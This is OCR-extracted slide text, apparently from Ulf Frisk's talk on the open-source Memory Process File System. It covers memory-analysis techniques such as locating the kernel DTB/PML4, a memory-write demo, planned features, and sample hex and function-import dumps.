
Multi-Threading

In-memory caching

Intelligent parsing

Avoid scanning (if possible)

Locate Kernel DTB and Kernel Base



Locate Kernel DTB / PML4

DTB aka PML4 is required to translate Virtual address to Physical address

1. Known to “device” – Crash Dump files, DumpIt, ...
2. Does “Low Stub” exist?
3. Scan for DTB in lower memory.

ntoskrnl address
(not base)


PML4

```
00001000 E9 4D 06 00 01 00 00 00 01 00 00 00 3F 00 18 10 .M.....?...
00001010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00001020 00 00 00 00 00 00 00 00 00 00 00 00 00 9B 20 00 .....
00001030 00 00 00 00 00 00 00 00 FF FF 00 00 00 93 CF 00 .....
00001040 00 00 00 00 00 00 00 00 FF FF 00 00 00 9B CF 00 .....
00001050 00 00 00 00 00 00 00 00 00 20 70 3E 00 00 00 00 ..... p>...
00001060 7C 16 00 00 30 00 C6 16 00 00 10 00 00 00 00 00 |...0.....
00001070 70 AA D7 4A 02 F8 FF FF 00 80 00 00 FB F7 FF FF p..J.....
00001080 06 04 07 00 06 04 07 00 01 09 00 00 00 00 00 00 .....
00001090 33 00 05 80 00 00 00 00 50 90 34 E4 B9 02 00 00 3.....P.4....
000010A0 00 D0 1A 00 00 00 00 00 78 06 17 00 00 00 00 00 .....x.....
000010B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000010C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000010D0 F0 4F FF FF 00 00 00 00 00 04 00 00 00 00 00 00 .o.....
--- pmem --0x1090/0x8BF00000---
```

Demo: Write to Memory

Hunt for data in Process Heap

Overwrite data in memory



... a work in progress – future work

Page Hashing

Functionality and Features

Additional analysis capabilities

- Registry and Threads

Support non-Windows OS

Additional memory acquisition methods

signature matching
remote:

- background low-bandwidth
cache coherency updates
- lower bandwidth memory
acquisition

Summary – The Memory Process File System

Easy point-and-click file-based Memory Analysis tool

API for Python/C/C++

Wide range of memory acquisition methods – also remote Agent


Open Source

Thank You!

```

ADWAPPROX 0012 00007ffc40562e10 utilsv
ag-srv-win-ct-convert-1-1-5 0013 00007ffc40562e00 wscntok_s
ag-srv-win-ct-environment-1 0014 00007ffc40562e00 _errno
ag-srv-win-ct-file-system-1-1-3 0015 00007ffc40562e00 _uif4tow_s
0016 00007ffc40562e00 _id4tow_s
0017 00007ffc40562e00 _stricmp
0018 00007ffc40562e00 _resetstkflw
0019 00007ffc40562e00 _iswalpba
001a 00007ffc40562e00 wscntcp
001b 00007ffc40562e00 _vsnprintf
001c 00007ffc40562e00 _wscntcp
001d 00007ffc40562e00 _memcpy
001e 00007ffc40562e00 _memmove
001f 00007ffc40562e00 _memset
0020 00007ffc40562e00 _vsnprintf
0021 00007ffc40562e00 wscntcp
0022 00007ffc40562e00 wscntcp
0023 00007ffc40562e00 AddConditionalAce
0024 00007ffc40562e00 AddMandatoryAce
0025 00007ffc40562e00 AddUsersToEncryptedFile
0026 00007ffc40562e00 AddUsersToEncryptedFileEx
0027 00007ffc40562e00 AdjustTokenGroups

```

 Ulf Frisk